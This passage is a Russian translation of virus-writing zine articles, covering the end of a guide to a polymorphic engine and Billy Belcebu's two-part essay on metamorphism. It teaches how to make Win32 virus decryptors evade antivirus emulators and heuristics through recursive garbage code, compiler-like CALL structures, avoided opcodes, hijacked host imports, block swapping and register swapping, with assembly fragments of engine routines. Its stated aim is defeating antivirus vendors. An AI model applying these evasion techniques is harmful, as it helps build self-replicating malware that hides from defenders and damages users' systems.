call    DoMOVRegMem   ; Используя EBX в качестве адреса
; и DL в качестве регистра
ret
```

Это был самый простой случай, но что, если мы сделаем следующее?:

```
call    GiveMeABufferAddress
call    AdjustMemToValue
call    DoMOVRegMem

AdjustMemToValue:
mov     ecx, eax
call    Random ; EAX=случайное число
sub     ecx, eax
xchg    ecx, eax
call    DoMOVMemValue ; Перемещаем значение EAX в [EBX]
call    MakeGarbage
mov     eax, ecx
call    DoADDMemValue ; Добавляем EAX к [EBX]
ret
```

Конечно, мы не должны использовать только ADD, но также и XOR, SUB и так далее. Плюс, мы должны использовать разные типы аргументов:

(Это внутри DoMOVRegValue. Сюда мы попадаем случайным образом, так как есть и другие варианты.)

```
call    AdjustRegToValue
ret

AdjustRegToValue:
mov     ecx, eax
xchg    ecx, eax
call    DoMOVRegValue ; Рекурсивный вызов
call    MakeGarbage
mov     eax, ecx
call    DoADDRegValue
ret
```

Таким образом, возможности безграничны. Мы можем скомбинировать все созданные нами функции, чтобы генерировать относительно сложные виды MOVинга. Мы можем сделать то же самое с DoMOVRegReg. Мы можем также использовать другие функции: DoPUSHReg, DoPUSHMem и так далее. Давайте взглянем на примеры глубокой рекурсии:

- 1 - Мы вызываем DoMOVRegValue и попадаем в:

```
call    GiveMeABufferAddress
call    AdjustMemToValue
call    DoMOVRegMem
jmp     Return
```
- 2 - So, we execute AdjustMemToValue, which internally calls to DoMOVMemValue and later to DoADDMemValue. Inside DoMOVMemValue we arrive to:
- 2 - Мы запускаем AdjustMemToValue, которая запускает DoMOVMemValue, а потом и DoADDMemValue. Внутри DoMOVMemValue мы попадаем в:

```
call    DoPUSHValue
call    DoPOPMem
jmp     Return
```
- 3 - Executing DoPUSHValue, we arrive here:

3 - Запускаем DoPUSHValue и попадаем сюда:

```
call    GiveMeABufferAddress
call    AdjustMemToValue
call    DoPUSHMem
jmp     Return
```

Уф! Мы очень глубоко в рекурсии всех этих функций. Через некоторое время случится выход из AdjustMemToValue, а может быть она вызовет другие рекурсивные функции, которые в свою очередь вызовут AdjustMemToValue. Вот почему мы должны контролировать количество рекурсивных вызовов, так как иначе без особого труда можно сгенерировать огромное количество кода. DoPUSHValue запускает DoPOPMem, которая не является рекурсивной.

4 - После окончательного возврата из AdjustMemToValue, должна быть запущена функция DoMOVRegMem. Эта функция может также запускаться в очень глубокой рекурсии, например:

```
call    DoPUSHMem
call    DoPOPReg
jmp     Return
```

Мы знаем, что DoPUSHMem не делает рекурсивных вызовов, но следующая функция, DoPOPReg, такие вызовы выполнять может.

```
call    GiveMeABufferAddress
call    DoPOPMem
call    DoMOVRegMem
jmp     Return
```

Снова еще больше рекурсивных вызовов :).

После этого вы сможете увидеть, насколько мощна рекурсивная генерация кода и как простой MOV может превратиться в сложный набор присвоений от памяти к регистру и наоборот, давая в результате нужное значение в нужном регистре. Многие функции можно сделать подобным образом. Позже мы рассмотрим как генерировать мусор.

2. Не давайте шанса антивирусным программам

Но даже самый рекурсивный движок в мире может пустить всю работу насмарку, если его можно обнаружить эвристическим методом, потому что он помещает странные инструкции или структуры, свойственные полиморфным движкам. Например:

```
        JMP Next
Subroutine:
    ...
    ret
Next: call    Subroutine
```

или что-нибудь в этом роде, так как ни одно нормальное приложение не сделало бы этого.

2.1 Связанные структуры декриптора

Что с ними делать? Все просто: у вас должен быть массив "незавершенных вызовов". Я имею ввиду следующее: вы кодируете инструкцию CALL, но еще не кодируете саму процедуру, на которую ссылается вызов. Затем вы сохраняете адрес этой инструкции в массиве, а в случайном месте или конце декриптора, движок генерирует процедуры и завершает CALL'ы, занесенные в массив, чтобы они ссылались на сгенерированные процедуры. Также хорошим способом может быть регенерация некоторых процедур до входной точки декриптора и создание ссылающихся на них вызовов (комбинируя этот тип вызовов с "незавершенным" типом).

Таким образом, декриптор будет больше похож на приложение, сгенерированное компилятором, по крайней мере, что касается инструкций CALL. Другой мощный подход состоит в использовании фреймов стека внутри сгенерированных процедур: вы делаете PUSH EBP / MOV EBP, ESP в начале и POP EBP в конце процедуры. На первый взгляд будет сложно определить, является ли декриптор продуктом компилятора или нет. Еще лучше будет, если вы используете стек для передачи значений! :)

Еще избегайте такого:

```
JMP Label
x Random bytes
Label:
```

Вы думаете, это нормально для обычного приложения? Эмулятор думает точно также :). Избегайте подобных вещей, особенно вставки случайных инструкций, на которые никто не ссылается.

2.2 Опкоды, которых нужно избегать

Вы когда-нибудь сканировали вирус, который будучи очень навороченным с точки зрения полиморфизма, вставляет однобайтовые инструкции вроде CMC, STI и так далее? Если вы попробуете это, например, с AVP, вы можете заметить, что антивирус автоматически входит в глубокое сканирование. Почему? Потому у него очень сильные подозрения относительно использования подобных инструкций. Кто использует CMC в наши дни? К тому же антивирус осведомлен о том, что генераторы мусорных инструкций могут вставлять множество таких бессмысленных инструкций, поэтому когда он находит относительно большое количество таких инструкций (а некоторые инструкции он отмечает особо, даже если она всего одна), он решает, что файл настолько подозрителен, что его стоит подвергнуть глубокому сканированию. Может быть, это и не страшно, но средний пользователь может подумать, что это нечто больше, чем обычное приложение.

Этот совет касается и некоторых 16-ти битных инструкций, используемых win32-приложениями. Когда я писал движок TUAREG, я поместил практически все инструкции, которые мог использовать генератор мусора. Среди них были 8-ми, 16-ти и 32-х битные. Затем, когда я сканировал его с помощью AVP, эмулятор всегда переключался в режим глубокого сканирования. Поразмыслив над этим, я убрал генерацию некоторых 16-ти битных инструкций и AVP не стал напрягаться в этот раз. Я не знаю, какие точно инструкции заставили AVP выставить эвристический флаг, но тем не менее, я рекомендую использовать как можно меньше 16-ти битных инструкций.

3. Продвинутая генерация мусора

Сейчас мы перейдем к одной из моих любимых тем: генерации мусора. Лично мое мнение заключается в том, что основной силой полиморфного движка является способность генерировать мусор, так мусор - это код, заставляющий эмуляторы отказаться от отладки или поможет определить им истинную сущность программы. Поэтому, чем более "нормальным" выглядит мусор,

тем менее подозрительным выглядит декриптор, а чем сложнее мусор, тем меньше вероятность, что эмулятор сможет отэмулировать декриптор. Давайте рассмотрим некоторые типы мусора. Здесь приведены далеко не все (и, разумеется, не описываются самые простые). Включите ваше воображение!

3.1 Доступ к памяти

В наши дни это должно быть в каждом движке, если подразумевается, что он достаточно сложен. Какие приложения не делают тех или иных обращений к памяти в первых 300 байтах? Только очень странные или зараженные программы с присоединенным полиморфным вирусом, который не использует инструкций записи в памяти (кроме того, что непосредственно касается расшифровки тела вируса).

Однако трудность состоит в том, что если в MS-DOS мы имели доступ ко всей памяти и могли читать откуда захотим, в win32 это не так, и попытка прочитать из "откуда захотим", скорее всего, приведет к исключению. Запись в память под win32 еще более затруднена, так как мы можем писать только в те секции, которые помечены как WRITEABLE в заголовке PE. Поэтому нам надо использовать некоторые приемы, чтобы иметь области памяти, где бы мы могли и писать и читать.

В почти всех исполняемых win32-файлах есть секция, которая называется ".bss". Ее физический размер (место, занимаемое в файле) равен нулю, но виртуальный может быть сколь угодно большим (обычно ее размер равен по крайней мере 1000h байтам, но в больших программах ее размер может достигать до 64K и более). Мы можем использовать эту секцию, чтобы считывать и писать практически все, что угодно, но наш вирус должен всегда запускаться первым, не используя EPO или другие подобные техники, так как приложение должно настроить в этой секции все необходимые для ее нормальной работы данные. Есть другое решение, например, использовать пустые дыры в вирусе, которые мы используем для получения различных сведений в дальнейшем, например, буфер для текущей директории, получаемой с помощью GetCurrentDirectory. Так как надобность в этом поле на определенном этапе отпадает, мы можем использовать его, если оно достаточно велико, так же, как и секцию ".bss", для чтения и записи различных значений.

Поэтому как только у нас есть необходимое место, и мы уверены, что оно как минимум 256 или 512 байтов длиной, мы можем написать функцию для получения случайного адреса памяти, например:

```
call    Random
and     eax, 0FCh
add     eax, [AddressOfMemoryFrame]
ret
```

В EAX будет возвращен случайный адрес памяти, выравненный по границе двойного слова.

3.2 API-вызовы

Ок, после того, как мы сгенерировали хорошие структуры кода в декрипторе и доступ к памяти, нам необходимо добавить вызовы API-функций, чтобы обмануть возможные подозрения со стороны AV-программы.

Поместить их не так легко, так как мы должны вызывать только те, описание и формат которых нам известен. Также нам нужно найти их и сосканировать директорию импорта жертвы, поэтому мы должны из виртуального адреса вывести физический (так как мы знаем только о директории импорта из заголовка PE), а затем физический адрес сконвертировать в виртуальный адрес API-функции.

Вот метод, который я использовал (предполагается, что носитель вируса промэппирован в память):

1. Мы получаем виртуальный адрес директории импортов, которая находится по адресу PE_заголовок+80h.
2. Теперь мы сканируем все секции файла, чтобы найти в какой секции находится нужный нам виртуальный адрес.
3. После нахождения секции мы вычитаем виртуальный адрес секции из виртуального адреса импорта, чтобы получить относительную позицию директории импортов в этой секции и добавляем результат к физическому адресу секции, чтобы получить физический адрес импорта.
4. Теперь мы сохраняем значения, полученные нами, и начинаем сканировать промэппированную директорию импортов, как если бы она виртуальной, так как впоследствии программа будет загружена в память.
5. Мы сканируем импортированные модули и ищем знакомые функции, но при этом берем в расчет, что каждый раз, когда мы получаем RVA, мы должны сначала сконвертировать его в физический (это относится и к получению значения из массива относительных виртуальных адресов на имена функций), поэтому, имея RVA, мы вычитаем RVA из секции и добавляем физический адрес этой секции, поэтому мы ищем физический адрес имени функции.

Далее, когда мы находим нужные функции, мы соблюдаем получаем местонахождение текущего элемента массива импортированных функций. Мы добавляем к этому номеру виртуальный адрес этого массива, чтобы получить виртуальный адрес, где будет сохранен импортированный адрес.

6. Мы сохраняем этот номер и продолжаем поиск других функций.

После этого мы получаем адреса на импорты, где будут сохраняться виртуальные адреса функций. Теперь вызов вроде CALL [полученный_адрес] будет совершать вызов API-функции. Просто будьте внимательны с параметрами и с функциями, которые требуют наличие буфера.

Другая вещь: так программисты из Micro\$oft тупы или еще хуже, есть функции, которые могут повесить приложение, например GetModuleHandleA. Я попытался передать ей случайный указатель на имя модуля, чтобы получить его хэндл, но вместо того, чтобы вернуть ошибку вроде "неправильная строка" или "модуль не был найден" или еще что-нибудь вроде этого, возникло исключение, поэтому будьте внимательны с некоторыми функциями.

3.3 Рекурсивные мусорные функции

Мы уже видели потенциал рекурсивных вызовов. Теперь мы применим эту технику к мусору. Есть некоторые виды мусора, которые мы можем делать рекурсивным образом, например CALL'ы, случайные циклы и кое-что еще. Далее я объясню, как генерировать CALL'ы и случайные циклы.

Ранее я объяснял, как делать CALL'ы без создания подозрительных структур. Я говорил, что в конце декомпилятора (например), вы можете сгенерировать несколько процедур, которые будут вызываться этими CALL'ами. Чтобы создавать процедуры, мы должны использовать рекурсивность, поэтому нам нужно написать рекурсивную функцию DoGarbage. Это необходимо, чтобы внутри вызовов был более лучший мусор. Более того, так мы сможем сделать, чтобы в этих процедурах у нас были другие вызовы. Но будьте внимательны, так как может произойти что-нибудь вроде следующего:

```
Subroutine1:
    ...
    call    Subroutine2
    ...
    ret

Subroutine2:
    ...
    call    Subroutine1
    ...
```

ret

Это приведет к зависанию декомпилятора, поэтому приложение никогда не запустится. Чтобы избежать этого, мы должны использовать массивы, чтобы сохранять "уровни" вызовов следующим образом:

```
CallsLevel1    db    x dup (?)
CallsLevel2    db    x dup (?)
CallsLevel3    db    x dup (?)
...
```

Когда мы вступаем в часть движка, отвечающего за генерацию CALL'ов, мы должны увеличить значение переменной, в которой содержится текущий уровень рекурсии, дабы функции одного уровня не вызывали функции того же или более высшего уровня. Тогда мы можем избежать ситуаций, подобных вышеприведенной.

Случайные циклы также генерируются рекурсивным образом. Мы также должны контролировать глубину вложенных циклов, чтобы избежать слишком большой задержки. Во время генерации цикла мы также должны вызывать DoGarbage, чтобы заполнить цикл (пустой цикл не совсем нормален, как вы знаете).

И, как вы понимаете, мы можем использовать DoMOVRegValue и все такие функции, которые мы написали, чтобы генерировать больше мусора: просто просто отведите регистр под мусор и получите случайное число и используйте эти функции.

4. Напоследок

Ок, эта статья получилась короче, чем я ожидал, но я надеюсь, что она будет полезна вам в плане написания вами новых полиморфных движков. Большая часть идей, описанных здесь, была использована мной в движке TUAREG, поэтому в исходном коде этого движка я иногда ссылаюсь на данную статью. Пока!

Метаморфизм (часть I)

Автор: Billy Belcebu / Xine#4, пер. void

Дата: 2003-03-09

Это моя очередная статья, точнее уже третья по счету после 'Heuristic Technology' и 'Viric life and die theories', вышедших в DDT#1. Итак, приступим.

Введение - концепция метаморфизма

Хорошо, начнем с основ. Для тех, кто еще не знает что такое метаморфизм, скажу, что суть этой техники заключается в ПОЛНОМ изменении тела вируса без изменения его функциональности. Проще говоря, это то же самое, что и полиморфизм декриптора, но примененный ко всему телу вируса.

Некоторые идеи, факты и мысли

Ладно, ладно, я понимаю, что некоторые вещи не совсем ясны. Если Вы думаете, что метаморфизм это просто, то ошибаетесь. Я считаю, что для реализации этой техники нужно обладать высоким IQ, потому что Вы должны в уме просчитывать все возможные ошибки и быть терпеливым, иначе Вы никогда не допишете этот чертов вирус.

У нас есть одна большая проблема - как узнать состояние регистров процессора в результате выполнения какой-либо команды. Это очень просто в случае любого регистра, кроме ESP... Ладно, ESP мы обсудим в другой раз (не здесь), а сейчас поговорим об остальных регистрах. Решить нашу проблему можно двумя способами:

- узнавать значения регистров в тот момент когда мы модифицируем код
- эмулировать выполнение кода

Реализовать первый метод довольно просто как под DOS, так и под Win32. Просто представьте себе, что код Вашего вируса способен генерировать любую операцию (например, XOR) в процессе морфинга. Причем мы можем использовать различные пути для достижения требуемого результата, и можем, к примеру, делать тот же XOR с переменной которая содержит в себе значение нужного нам регистра вместо того чтобы использовать сам регистр. Это справедливо и для DOS и для Win32.

Второй способ является более продвинутым, но его реализация под DOS и Win32 очень сильно отличается. В случае DOS это выглядит проще, поскольку мы можем просто установить свой обработчик int 1 и оттрассировать весь код вируса, зная значения регистров после каждой команды и в то же время генерировать абсолютно отличный код для выполнения одной и той же задачи. Под Win32 все кардинально меняется, потому что у нас нет доступа к нашему любимому int 1. На данный момент нет надежного метода трассировки под Win32, хотя, скорее всего, это можно реализовать с помощью многозадачности (используя потоки) и эмуляции кода в момент исполнения. Но это только предположения - я не проверял это (пока).

У меня также есть еще один способ как обойти нашу проблему, но я расскажу о нем позже.

Простой и продвинутый метаморфизм

Что ж, я не уверен, правильно отражает ли название этого подзаголовка смысл того что я хочу Вам поведать, но по крайней мере, я надеюсь на это. Я имею в виду три возможных реализации метаморфизма:

- замена регистров (с использованием таблиц)
- мутация кода
- внутренний дизассемблер

Первое можно определить как простой метаморфизм, поскольку мы всего лишь изменяем имена регистров в теле вируса, не более того. То есть шанс, что антивирус обнаружит наше творение очень высок и для него это будет простой задачей если он использует маски. У нас есть пример реализации такого способа метаморфизма в вирусе моего друга Веспа, написанного им, когда он был членом группы 29A, который он назвал RegSwap.

Мутация кода гораздо мощнее, чем предыдущий метод, но для достижения того же результата он использует другую технику - вместо таблиц в него встроен небольшой дизассемблер. Пример такого вируса можно увидеть в ZCME и AZCME, созданных ZOMBiE (также из 29A). Но все же это также простой тип метаморфизма.

Но нирвана наступает, когда мы используем дизассемблер не просто для обмена регистров. Мы можем использовать его, для того, чтобы дизассемблировать все тело вируса и таким образом узнать какое значение регистров, нам необходимо в данном месте и вставить на это место различные математические операции, после выполнения которых мы получим нужное нам значение. Это считается очень продвинутой техникой вследствие сложности реализации и качества результатов. Я думаю, что такой тип метаморфизма является одним из методов для создания наиболее трудно обнаруживаемых вирусов.

Всю прелесть метаморфизма можно ощутить, если представить себе объединение мутации кода (замена регистров) с внутренним дизассемблером и различными путями вычисления нужного значения, используя разнообразные математические операции. Я считаю, что в этом случае мы будем иметь наивысшее качество выходного кода.

Но все еще остается один метод, который до этого я не описывал. Я не делал этого раньше, потому что это тема для отдельного разговора, так как это основной стержень моего проекта Itxoiten.

Проект Itxoiten

Я не знаю, размышлял ли кто-либо на эту тему до меня, (я считаю, что почти все, что можно придумать уже придумано, но все же...) но я хотел бы изложить свою идею.


Что значит Itxoiten? Itxoiten - это слово происходит из euskera (баскский язык) и означает ждать. И это все, что Вам остается делать, пока я не закончу свой проект :)

Это проект с использованием метаморфизма и, вероятно, мой первый вирус с данной техникой получит это имя. Хорошо, пока Вы не вышли из себя, я изложу свои размышления насчет того, что я собираюсь делать или, по крайней мере, основную концепцию.

Мой вирус будет иметь генератор кода, но не такой, как был описан в 'Viric life and die theories'. Новый генератор кода в первую очередь должен иметь интерпретационную структуру (interpretation of a structure - ITX), и генерировать код, обозначенный в ней, причем делать это всеми возможными путями. Вы можете себе представить это как карту дорог, и Вы вольны выбирать множество дорог для достижения цели. Но только представьте себе, что Вы можете поменять саму карту. С тем же

самым движком, но другой ITX-структурой код, созданный нашим генератором будет абсолютно другим. Но на самом деле все не так просто, как я Вам здесь расписал. Допустим, замена таблицы - довольно простая операция (в принципе, замена на лету также проста). Вся сложность заключается в создании самой ITX-структуры. Она должна быть достаточно мощной, чтобы обрабатывать все возможные ситуации, в которых может оказаться Win32-вирус в процессе своей эволюции (да, я собираюсь создавать проект itxoiten для платформы Win32). К примеру, использование SEH потребует нестандартной таблицы, поскольку код для работы с SEH является не совсем обычным (использование регистра FS и пр.). Но подумайте обо всех возможных операциях Win32-вируса (Ring-3), и Вы увидите, что большинство из них связано с командой PUSH. Мы можем использовать это в своих целях, играя со значениями регистров, а затем толкая в стек тот или иной регистр. Или занесение значения в стек напрямую, но предварительно поиграв со значением ESP. А еще лучше и то и другое вместе. Представьте, какие возможности открываются перед нами, если применить это ко всему коду вируса.

Рисунок слева (или где у Вас там - прим. пер.) иллюстрирует некоторые основные действия нашего генератора.



1. Интерпретация. Генератор анализирует ITX-структуру соответствующим образом, а также инициализирует все необходимые переменные.
2. Морфинг. Генератор использует информацию, полученную из структуры, и генерирует новое тело нашего вируса опкод за опкодом.
3. Исправление ошибок. Генератор исправляет все смещения для CALL'ов, безусловные переходы, условные переходы и т. д., и производит поиск возможных ошибок в сгенерированном коде.
4. Экстернализация. Означает запись свежеспеченного вируса в тело хозяина (не уверен - прим. пер.), временный файл или куда-либо еще.

Вот базовые принципы. Некоторые вещи могут измениться в будущем, но в основном все будет так, как я изложил. Я буду работать над форматом ITX-структуры, как и над генератором и надеюсь, что скоро получу нечто определенное.

Полиморфизм против метаморфизма

Но, наверное, в вашем мозге возник другой вопрос... Не проще ли вместо метаморфного вируса (учитывая все усилия, которые придется приложить) создать хороший полиморфный. Первое о чем подумают многие - это то, что метаморфики мощнее (это действительно так), но Вам также может показаться, что это слишком медленно, и, помимо изменения размера (что можно также достичь в хорошем полиморфном движке) не имеет почти никаких преимуществ. Что ж, с помощью полиморфизма (естественно я говорю о полиморфизме в стиле Mental Driller'a) Вы поймали AV'еров. В конце концов, метаморфизм это всего лишь полиморфизм, примененный ко всему телу вируса, как я и говорил в начале этой статьи.

Это должно быть более мощным, чем обычный полиморфный движок, и я все еще хочу создать метаморфный вирус, по крайней мере, я попытаюсь. Мне все равно, поймут ли AV его быстрее чем вирус с моим последним полиморфным движком, но мне будет приятно осознавать, что метаморфного зверя создал я, а не кто-либо другой :)

Напоследок

Я по настоящему надеюсь, что Вы получили удовольствие читая этот небольшой документ. Я понимаю, что он мог показаться Вам скучным без практических примеров, которые я обычно вставляю в свои Путеводители по написанию вирусов, но иногда мой мозг подсказывает мне делать нечто похожее на эту статью.

Я всегда думал о метаморфизме как об основном оружии против AV'еров. Даже учитывая плохие стороны этой техники, это по-прежнему один из наших главных козырей.

Если у Вас есть какие-либо вопросы, советы или замечания просто напишите мне.

From here to eternity,

Billy Belcebu/iKX.

Метаморфизм (часть II, техническая)

Автор: Billy Belcebu, пер. v0id

Дата: 2003-04-06

Приветствую вас снова, дорогие читатели. Я написал статью 'Metamorphism Essay' некоторое время назад и она вышла в Xine#4. Я не обещал написать продолжение, но у меня возникли некоторые идеи насчет метаморфизма (и других подобных вещей), так что мне захотелось написать новую статью на эту тему. Если Вам не понравилась первая часть рассказа о метаморфизме, у Вас нет причин читать эту. Так как это вторая часть, то я предполагаю, что первую Вы уже прочитали :). Кстати, спасибо Qozah/29A за поддержку и новые идеи.


Введение во вторую часть рассказа о метаморфизме

Первая часть была моим первым вкладом как мембера iKX. Это хорошо, и у меня уже есть некоторые наработки, так что я могу научить Вас многим интересным вещам. Метаморфизм – это техника не для всех этих чайников, ламеров и прочих новичков и даже не для людей со средними навыками. Это действительно элитная техника (хотя я и не люблю это слово, за то, что оно дискриминирует людей и показывает всю их ламерность...). В этом документе я сделаю более глубокое описание некоторых методов, которые могут быть полезными под Win32, но не под DOS (я вообще забыл все, что связано DOS).

Своппинг блоков

Нет, не пинайте меня. Это НЕ метаморфизм. Зато это может стать хорошим довеском к Вашему метавирусу. Просто посмотрите на вирус Bad Boy и Вы увидите как он перемещает блоки кода внутри себя. Пускай эти блоки достаточно длинны, чтобы AV нашел сканстроку для Вашего вируса, но представьте себе удлинение и сжатие кода, своппинг регистров и пр... Это просто невероятно и недостижимо!

Давайте посмотрим на небольшую иллюстрацию того, какой должна быть структура вируса с четырьмя переставляемыми блоками:



Как Вы можете видеть, у нас есть два блока, которые не меняют своего положения (но внутри один из них все-таки делает это). Что ж, я думаю нужно объяснить некоторые термины, которые я

использовал:

- Заголовок (Header): это то место, где мы храним глобальные данные (то есть те которые используются всеми блоками, например, базовый адрес ядра, API'шников и пр.), смещения всех блоков, которые будут изменяться с каждым вызовом BSE (block swapping engine – собственно, движок своппинга блоков) и, конечно же, длина каждого из блоков.
- Загрузочная область (Exes): место в коде, куда мы загружаем нужные нам блоки в правильном порядке и передаем им управление
- Блок (Block): блоки – это куски кода, которые могут выполняться в любом порядке, за некоторым исключением. Например, блок антиотладки, блок заражения и т. п.
- BSE: этот термин я использую для определения блока в котором содержится сам своппинговый движок. Задачей этого движка является перестановка нужных блоков, а также исправление значений соответствующих переменных в заголовке.

Хорошей идеей будет вместо последовательного исполнения блоков запускать их как потоки (или фиберы, но я бы все же рекомендовал использовать потоки), так чтобы их выполнение происходило одновременно и без задержек.

Проблемы метода перестановки блоков

Я знаю, что нет ничего невозможного (Наполеон однажды сказал приблизительно следующее: "impossible is the adjective of the suckers"). В процессе реализации метода перестановки блоков возникают некоторые проблемы, обусловленные самими принципами. Первое – изменение всех смещений. Решение было найдено просто – достаточно вычислить дельта-смещение в самом начале кода. Но Вам будет непросто использовать локальные переменные в коде Ваших блоков. Вследствие этого Вам придется помещать все данные в заголовок. Другая проблема, которую я обнаружил, связана с последовательностью выполнения блоков. Здесь может быть два возможных решения:

- не использовать зависимых блоков :)
- использовать структуру типа

```
BYTE BlockAttributes,  
    WORD nBlockSize;  
DWORD lpBlockOffset;
```

Конечно, Вам придется играть с битовыми полями в атрибутах блока и все зависит от Вас. В одном байте Вы можете определить все возможные зависимости блока. Используйте Ваше воображение :)

Еще одна проблема, свойственная этому методу – детектируемость. Это решается с помощью других техник, к примеру полиморфизма :)

[Резюме]

Это простая техника (конечно, не такая простая как заражение com-файлов методом перезаписи, но гораздо проще, чем техники, описанные ниже), но у нее есть свои преимущества... Я думаю будет неплохо, если Вы добавите ее в свой вирус. Я пока не видел подобных вирусов под Win32... Мммм... у меня возникла идея... X-D

[Своппинг регистров]

Сейчас пойдут приветствия... Привет Vecna, наш бог! Искренне, по моему мнению, Vecna, наряду с Dark Avenger, Quantum и Neurobasher, лучший кодер всех времен. Вы, наверное, думаете, зачем все эти приветствия Vecna. Просто он написал первый Win32-вирус с техникой своппинга

регистров.

Своппинг регистров также относится к категории простого метаморфизма, и позже я объясню почему. Суть этого метода состоит в замене используемых регистров во всем теле вируса. Таким образом, большинство опкодов изменится в любом случае. Есть два способа реализации своппинга регистров: использование эмулятора и использование таблиц. Win9x.RegSwap by Vesna использует последнюю технику. Если Вы хотите увидеть пример первой техники, посмотрите движки A/ZCME by ZOMBiE. Как я слышал, Lord ASD написал MPE (Monster Polymorphic Engine) для своих вирусов Win32.Apparition. В них использовался метаморфизм первого типа. В данном случае я хотел бы уделить внимание подходу, которым воспользовался Vesna (таблицы), поскольку штуки с эмуляторами будут обсуждаться в другой главе.

Давайте представим себе базовый опкод, такой как MOV reg32,imm32. В двоичной форме это будет выглядеть как B8+reg32 imm32. Уделим немного внимания к части B8+reg32:

```
10 111 xxx
   ^^reg32
```

Таким образом, мы можем легко изменить регистр в опкоде проведя операцию OR с базовым значением (B8) и нужным нам регистром. Вот как выглядели элементы таблицы, которую использовал Vesna в RegSwap (каждый элемент имеет размерность одно слово):

- 00..06 Индекс регистра
- 07..08 Позиция регистра в инструкции (xx 000 xxx или xx xxx 000)
- 09..16 Расстояние до предыдущей инструкции с участием регистра

Использование таблиц приводит к тому, что в теле вируса нужно хранить большие массивы таких структур...

[Проблемы метода перестановки регистров]

Это хорошая техника, но у нее есть свои недостатки:

- она слаба
- структура вируса сохраняется, так что AV сможет поймать его используя регулярные выражения (wildcards)
- таблицы фиксированы, поэтому являются хорошей сканстрокой для AV :(

В принципе, некоторые проблемы можно обойти, используя, к примеру, другую метатехнику... Мммм... впрочем, не надо... просто зашифруйте таблицы (или весь вирус) простым полиморфным движком.


Это был хороший опыт для Vesna и всех нас, ведь мы его ученики :)

Резюме

Да, это круто. Это круто как для первого эксперимента с метаморфизмом, но я рассматриваю его скорее как упражнение для мозгов, чем попытку сделать вирус менее обнаруживаемым. Любой хороший полиморфный движок всегда будет лучше, чем этот тип метаморфизма, но это метатехника, значит она рулит!

Проект Itxoiten

Я имею смелость называть себя изобретателем этой техники, (никто не возразил, так что у меня есть право думать так), так что я дал ей имя Itxoiten. Я довольно подробно описал свой проект в первой части, но было бы неплохо написать несколько строк об этом, чтобы освежить Вашу память. Моя техника основана на принципе транслятора. Сначала мы создаем ITX-заголовок, затем передаем его специальной функции, анализирующей наш заголовок и конвертирующей его в вирус. ITX-заголовок несколько напоминает язык программирования. Давайте представим себе как INP (ITX header processor - обработчик ITX-заголовка) транслирует инструкцию MOV reg32,imm32 с нашего языка в опкоды:



И это только начало. ITN может генерировать простой MOV самыми разными способами... Например,

```
xor    eax,eax
add    eax,12345678h
```

или

```
sub    eax,eax
sub    eax,-12345678h
```

и т. п. Таким образом, мы достигаем одинакового результата, но с абсолютно разными опкодами (большими или даже меньшими по размеру). Представьте себе степень модификации кода... WOW! ;)

Это только часть секции кода ITX-заголовка, и, конечно же, будут секция данных и таблицы импорта (посредством CRC32 API'шников). Я уже работаю над этим, но ничего не обещаю.

Проблемы техники Itxoiten

